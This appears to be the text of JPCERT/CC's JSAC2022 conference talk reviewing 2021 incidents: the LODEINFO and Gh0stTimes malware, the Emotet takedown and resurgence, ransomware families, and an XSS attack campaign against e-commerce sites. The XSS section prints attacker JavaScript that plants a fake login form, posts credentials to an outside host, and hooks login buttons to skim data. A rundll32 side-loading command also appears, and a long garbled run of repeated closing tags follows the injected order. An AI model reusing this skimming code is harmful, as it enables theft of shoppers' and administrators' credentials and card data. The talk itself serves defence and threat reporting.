

Japan Security Analyst Conference 2022  
(Opening Talk)

**JSAC2022**  
5th Edition

# Looking back on the incidents in 2021

JPCERT Coordination Center  
Incident Response Group

Takayoshi SHIIGI

January 27<sup>th</sup>, 2022

# Two Major Attack Types

---

## Targeted

(Attack aimed to steal  
confidential  
information)

## Widespread


(Attack aimed to  
steal money)

# Targeted Attack

# LODEINFO


# Version History

---




# Change in Launch Method

## DLL side Loading (v0.3.x)



## DLL side loading Via LOLBAS(v0.4.x)

Execute: rundll32.exe advpack.dll,RegisterOCX  
<path to executable file>



# Changes in Commands

## v0.4.6

- cd, ls
- send, recv
- cat
- memory
- kill
- ver
- command
- print
- rm
- ransom
- keylog
- mv, cp, mkdir
- ps, pkill

## v0.4.7-v0.4.9

- cd, ls
- send, recv
- cat
- memory
- kill
- ver
- command
- print
- rm
- ransom
- keylog
- mv, cp, mkdir
- ps, pkill

## v0.5.6

- cd, ls
- send, recv
- cat
- memory
- kill
- ver
- command
- print
- rm
- ransom
- keylog
- mv, cp, mkdir
- ps, pkill
  
- come**
- autorun**
- (config)**

( ): The commands in brackets have not been implemented but just added

# BlackTech



# Gh0stTimes (similarity to Gh0stRAT)


```
1 char *fastcall CFileManager::runreceive(char *al, const char *lpbuffer)
2 {
3     char result; // al
4     const char *v5; // rbx
5     HANDLE *v3; // r10
6     const char *v7; // r10
7     int v8; // eax
8     MINT v9; // ebx
9     char v10[10]; // [rsp+20h][rbp-270h] BYREF
10    struct _WIN32_FIND_DATAA FindFileData; // [rsp+30h][rbp-260h] BYREF
11    CHAR FileName[272]; // [rsp+170h][rbp-120h] BYREF
12
13    result = *lpbuffer - 2;
14    switch ( *lpbuffer )
15    {
16    case 2:
17        return SendFileList(al, lpbuffer + 1);
18    case 3:
19        return UploadRemote(al, lpbuffer + 1);
20    case 4:
21        return CreateLocalRecvFile(al, lpbuffer + 1);
22    case 5:
23        return WriteLocalRecvFile(al, lpbuffer + 1, v8, v9);
24    case 7:
25        return SendFileData(al, lpbuffer + 1);
26    case 8:
27        return StopTransfer(al);
28    case 9:
29        DeleteFile(lpbuffer + 1);
30        v10[0] = 108;
31        return mail_send_to_server(al, v10, 1u);
32    case 0xA:
33        v3 = lpbuffer + 1;
34        v5 = lpbuffer + 1;
35        FirstFileA = FindFirstFileA(v5, &FindFileData);
36        if ( FirstFileA != -1 )
37        {
38            DeleteDirectory(al, v3, &FindFileData, FirstFileA);
39            v10[0] = 108;
40            return mail_send_to_server(al, v10, 1u);
41        }
42    case 0xB:
43        (DWORD)al->recv_decoded_data.alloc_ptr = *(lpbuffer + 1);
44        return GetFileData(al);
45    case 0xC:
46        CreateFolder(al, lpbuffer + 1);
47        v10[0] = 111;
48        return mail_send_to_server(al, v10, 1u);
49    case 0xD:
50        v7 = lpbuffer + 1;
51        v8 = atoi(v7);
52        MoveFile(v7, &v7[v8 + 1]);
53        v10[0] = 113;
54        return mail_send_to_server(al, v10, 1u);
55    case 0xE:
56        v8 = 5;
57        goto LABEL_18;
58    case 0xF:
59        v9 = 0;
60    LABEL_18:
61        result = openFile(al, lpbuffer + 1, v9);
62        break;
63    default:
64        return result;
65    }
66    return result;
67 }
```

Gh0stTimes(CFileManager)

```
20 void __fastcall CFileManager::runreceive(LPVOID lpbuffer, MINT v8)
21 {
22     switch (lpbuffer[0])
23     {
24     case COMMAND_LIST_FILES: // 00000002
25         SendFileList((char *)lpbuffer + 1);
26         break;
27     case COMMAND_DELETE_FILE: // 00000003
28         DeleteFile((char *)lpbuffer + 1);
29         SendToken(TOKEN_DELETE_FINISH);
30         break;
31     case COMMAND_DELETE_DIRECTORY: // 00000004
32         DeleteDirectory((char *)lpbuffer + 1);
33         SendToken(TOKEN_DELETE_FINISH);
34         break;
35     case COMMAND_DOWNLOAD_FILE: // 00000005
36         DownloadRemote(lpbuffer + 1);
37         break;
38     case COMMAND_CONTINUE: // 00000008
39         SendFileData(lpbuffer + 1);
40         break;
41     case COMMAND_CREATE_FOLDER:
42         CreateFolder(lpbuffer + 1);
43         break;
44     case COMMAND_RENAME_FILE:
45         Rename(lpbuffer + 1);
46         break;
47     case COMMAND_STOP:
48         StopTransfer();
49         break;
50     case COMMAND_SET_TRANSFER_MODE:
51         SetTransferMode(lpbuffer + 1);
52         break;
53     case COMMAND_FILE_SIZE:
54         CreateLocalRecvFile(lpbuffer + 1);
55         break;
56     case COMMAND_FILE_DATA:
57         WriteLocalRecvFile(lpbuffer + 1, v8, 0);
58         break;
59     case COMMAND_OPEN_FILE_WRITE:
60         OpenFile((char *)lpbuffer + 1, O_WRONLY);
61         break;
62     case COMMAND_OPEN_FILE_READ:
63         OpenFile((char *)lpbuffer + 1, O_RDONLY);
64         break;
65     default:
66         break;
67     }
68 }
```

Gh0stRAT(CFileManager)

# Panel for Gh0stRAT(Times)



# Widespread Attack

# Emotet

# Emotet Takedown

## EMOTET takedown

In January 2021, law enforcement and judicial authorities worldwide took down the Emotet botnet.

**Participating law enforcement authorities:**

- Poland (Policja)
- Germany (Bundeskriminalamt)
- France (Police Nationale)
- UK (Met Police)
- Canada (Cyber Centre of Excellence)
- USA (Federal Bureau of Investigation)
- UK (National Crime Agency)
- Ukraine (Slovakian Justice System)

**How did Emotet work?**

**Carrying the victims:** Emotet was delivered to the victim's computer via email, which contained a malicious link or an infected document.

**Installation:** If victims opened the attachment in the file, the malware got installed.

**Operation:** The computer became infected and was offered to buy or sell other types of malware.

**Emotet opened doors for:**


- Information stealers
- Trojans
- Ransomware

**What made Emotet so dangerous?**

- Very long:** Started as a banking Trojan in 2015, evolving over time.
- So far as to be:** It acted as a door opener for other malware, allowing unauthorized access to other malware families.
- Polymorphic:** It changed its code each time it was called up.
- Resilient:** Unique way of infecting victims by spreading the threat after deleting active files and files in the network.

**Protect yourself from malware:**

- Always check your email carefully and watch out for:
- Attachments on untrusted links from unknown senders.
- Interacting with a series of warning messages.
- Others with a promise of reward that require to go to the site.



# Emotet Restarts (Multiple updates to our blog)



佐藤 研(Ken Sajo)

2019/12/02

## マルウェアEmotetへの対応FAQ

Emotet

ツイート メール

最終更新日:2021.12.1

(2021.12.1 追加情報)

メール内のリンクをクリックすると、図7のようなPDFのプレビュー用アプリケーションを装ったページへ遷移する例を確認しています。画面のリンクをクリックすると図8のようなアプリケーションのインストール要求が表示され、インストールしてしまうと、アプリケーションがEmotetをダウンロードし、Emotetに感染してしまいます。



(2021.11.19 追加情報)

2021/11/14から活動再開が確認されたEmotetでは、メールにdocmファイル、xlsmファイル、パスワード付きzipファイルが添付されるケースを確認しています。また、メール内のリンクからdocmファイル、xlsmファイルがダウンロードされるケースを確認しています。



(2021.11.19 追加情報)

2021年11月14日より活動が再開されているEmotetの感染有無も「EmoCheck」v2.0で確認できます。



# Ransomware Attack with Penetration

# Sample of Ransomware Reported to JPCERT/CC

Magniber

Ryuk

Eiking

Snatch

Hive

Medusalocker

Avaddon

Lockbit

Ragnar Locker

AgeLocker

AvosLocker



# Publication(FAQ)

## 侵入型ランサムウェア攻撃を受けたら読むFAQ

最終更新: 2022-01-13

ランサムウェアを用いた攻撃は、一台から数台の端末の感染被害から、業務停止を引き起こす大規模な感染被害に至るものまでさまざまです。本FAQでは、企業や組織の内部ネットワークに攻撃者が「侵入」した後、情報窃取やランサムウェアを用いたファイルの暗号化などを行う攻撃の被害に遭った場合の対応のポイントや留意点などをFAQ形式で記載します。

JPCERT/CCでは、こうした攻撃を他のランサムウェアを用いた攻撃と区別し、「**侵入型ランサムウェア攻撃**」と呼びます。

### 侵入型ランサムウェア攻撃 例

※システム侵入型、人によるランサムウェア攻撃などと呼ばれる  
※ランサムウェアを用いないものは、ランサム攻撃などと呼ばれる

- 組織のネットワーク内部に侵入
- 複数の内部システムで被害が発生
- 機微な情報が窃取されることも



### 他のランサムウェア攻撃 例

- 組織のネットワーク外部から攻撃
- 悪意あるメールやWebページで配布
- 共有フォルダ内が暗号化されることも




[図1: 侵入型ランサムウェア攻撃の特徴のイメージ]

ネットワーク内部の複数のシステムでファイルの拡張子が変わり開封できなくなった、自組織から窃取されたとみられるファイルを暴露する投稿が行われた、または攻撃者から通知が届いたなどの状況を確認している場合、この攻撃の被害を受けている可能性があります。被害に遭われた企業や組織のCSIRTおよび情報セキュリティ担当の方は、インシデント対応を進める上での参考情報として本FAQをご活用ください。

# Attack Exploiting XSS Vulnerability in E-commerce Websites

# Attack Overview



# Stealing Administrator's Account Information

```
13 <input type="checkbox" value="" />ご注文番号
14 お支払い方法
15 お支払い方法
16 メッセージ: プライバシーポリシー<br/>
17 <script>
18   (function() {
19     var s=document.createElement('script');
20     s.src="//cf6.site/A&#039;&#039;";
21     document.body.appendChild(s);
22   })();
23   </script>
24   </body>
25   </html>
26   </script>
27   </body>
28   </html>
29   </script>
30   </body>
31   </html>
32   </script>
33   </body>
34   </html>
35   </script>
36   </body>
37   </html>
38   </script>
39   </body>
40   </html>
41   </script>
42   </body>
43   </html>
44   </script>
45   </body>
46   </html>
47   </script>
48   </body>
49   </html>
50   </script>
51   </body>
52   </html>
53   </script>
54   </body>
55   </html>
56   </script>
57   </body>
58   </html>
59   </script>
60   </body>
61   </html>
62   </script>
63   </body>
64   </html>
65   </script>
66   </body>
67   </html>
68   </script>
69   </body>
70   </html>
71   </script>
72   </body>
73   </html>
74   </script>
75   </body>
76   </html>
77   </script>
78   </body>
79   </html>
80   </script>
81   </body>
82   </html>
83   </script>
84   </body>
85   </html>
86   </script>
87   </body>
88   </html>
89   </script>
90   </body>
91   </html>
92   </script>
93   </body>
94   </html>
95   </script>
96   </body>
97   </html>
98   </script>
99   </body>
100  </html>
101  </script>
102  </body>
103  </html>
104  </script>
105  </body>
106  </html>
107  </script>
108  </body>
109  </html>
110  </script>
111  </body>
112  </html>
113  </script>
114  </body>
115  </html>
116  </script>
117  </body>
118  </html>
119  </script>
120  </body>
121  </html>
122  </script>
123  </body>
124  </html>
125  </script>
126  </body>
127  </html>
128  </script>
129  </body>
130  </html>
131  </script>
132  </body>
133  </html>
134  </script>
135  </body>
136  </html>
137  </script>
138  </body>
139  </html>
140  </script>
141  </body>
142  </html>
143  </script>
144  </body>
145  </html>
146  </script>
147  </body>
148  </html>
149  </script>
150  </body>
151  </html>
152  </script>
153  </body>
154  </html>
155  </script>
156  </body>
157  </html>
158  </script>
159  </body>
160  </html>
161  </script>
162  </body>
163  </html>
164  </script>
165  </body>
166  </html>
167  </script>
168  </body>
169  </html>
170  </script>
171  </body>
172  </html>
173  </script>
174  </body>
175  </html>
176  </script>
177  </body>
178  </html>
179  </script>
180  </body>
181  </html>
182  </script>
183  </body>
184  </html>
185  </script>
186  </body>
187  </html>
188  </script>
189  </body>
190  </html>
191  </script>
192  </body>
193  </html>
194  </script>
195  </body>
196  </html>
197  </script>
198  </body>
199  </html>
200  </script>
201  </body>
202  </html>
203  </script>
204  </body>
205  </html>
206  </script>
207  </body>
208  </html>
209  </script>
210  </body>
211  </html>
212  </script>
213  </body>
214  </html>
215  </script>
216  </body>
217  </html>
218  </script>
219  </body>
220  </html>
221  </script>
222  </body>
223  </html>
224  </script>
225  </body>
226  </html>
227  </script>
228  </body>
229  </html>
230  </script>
231  </body>
232  </html>
233  </script>
234  </body>
235  </html>
236  </script>
237  </body>
238  </html>
239  </script>
240  </body>
241  </html>
242  </script>
243  </body>
244  </html>
245  </script>
246  </body>
247  </html>
248  </script>
249  </body>
250  </html>
251  </script>
252  </body>
253  </html>
254  </script>
255  </body>
256  </html>
257  </script>
258  </body>
259  </html>
260  </script>
261  </body>
262  </html>
263  </script>
264  </body>
265  </html>
266  </script>
267  </body>
268  </html>
269  </script>
270  </body>
271  </html>
272  </script>
273  </body>
274  </html>
275  </script>
276  </body>
277  </html>
278  </script>
279  </body>
280  </html>
281  </script>
282  </body>
283  </html>
284  </script>
285  </body>
286  </html>
287  </script>
288  </body>
289  </html>
290  </script>
291  </body>
292  </html>
293  </script>
294  </body>
295  </html>
296  </script>
297  </body>
298  </html>
299  </script>
300  </body>
301  </html>
302  </script>
303  </body>
304  </html>
305  </script>
306  </body>
307  </html>
308  </script>
309  </body>
310  </html>
311  </script>
312  </body>
313  </html>
314  </script>
315  </body>
316  </html>
317  </script>
318  </body>
319  </html>
320  </script>
321  </body>
322  </html>
323  </script>
324  </body>
325  </html>
326  </script>
327  </body>
328  </html>
329  </script>
330  </body>
331  </html>
332  </script>
333  </body>
334  </html>
335  </script>
336  </body>
337  </html>
338  </script>
339  </body>
340  </html>
341  </script>
342  </body>
343  </html>
344  </script>
345  </body>
346  </html>
347  </script>
348  </body>
349  </html>
350  </script>
351  </body>
352  </html>
353  </script>
354  </body>
355  </html>
356  </script>
357  </body>
358  </html>
359  </script>
360  </body>
361  </html>
362  </script>
363  </body>
364  </html>
365  </script>
366  </body>
367  </html>
368  </script>
369  </body>
370  </html>
371  </script>
372  </body>
373  </html>
374  </script>
375  </body>
376  </html>
377  </script>
378  </body>
379  </html>
380  </script>
381  </body>
382  </html>
383  </script>
384  </body>
385  </html>
386  </script>
387  </body>
388  </html>
389
```


```
function create_form(o)
{
    var f=document.createElement("form");
    f.id="safeForm";
    document.getElementsByTagName("body")[0].appendChild(f);
    var b=document.createElement("input");
    b.type="username";
    b.name="username";
    b.id="username";
    f.appendChild(b);
    var e=document.createElement("input");
    e.name="password";
    e.type="password";
    e.id="password";
    f.appendChild(e);
}
```

```
var d = {location: "window.location.href+Math.random()", "key": "username", "session": "password"};
function postrecMain3(a,b)
{
    var c=null;
    try
    {
        c=new XMLHttpRequest()
    }
    catch(e)
    {
        c=new ActiveXObject("Microsoft.XMLHTTP")
    }
    c.open("post",b,true);
    c.setRequestHeader("content-type","application/x-www-form-urlencoded");
    c.send(a)
}
del_form();
postrecMain3(d, "https://7771.co/jquery.js.php?do=api&id=Cb5t");
```

## Malicious order exploiting XSS vulnerability

## Information stealing JavaScript code

# Stealing Credit Card Information



Flow of attack

```
if (window.location.href.indexOf(" ") > -1) {  
    if (document.getElementsByClassName(" ")[0]) {  
        document.getElementById(" ").addEventListener("click", function(e) {  
            dajcaa()  
        }, false)  
    }  
} else if (window.location.href.indexOf("mypage/login") > -1) {  
    if (document.getElementById("login_button")) {  
        document.getElementById("login_button").addEventListener("click", j1Bdata)  
    }  
} else if (window.location.href.indexOf("/shopping/login") > -1) {  
    if (document.getElementById("login_button")) {  
        document.getElementById("login_button").addEventListener("click", j1Bdata)  
    }  
} else if (window.location.href.indexOf("/entry") > -1) {  
    if (document.getElementById("menu")) {  
        document.getElementById("menu").addEventListener("click", j1BdataReg)  
    }  
} else if (window.location.href.indexOf("shopping/nonmember") > -1) {  
    if (document.getElementById("button")) {  
        document.getElementById("button").addEventListener("click", j1Bdata)  
    }  
}
```

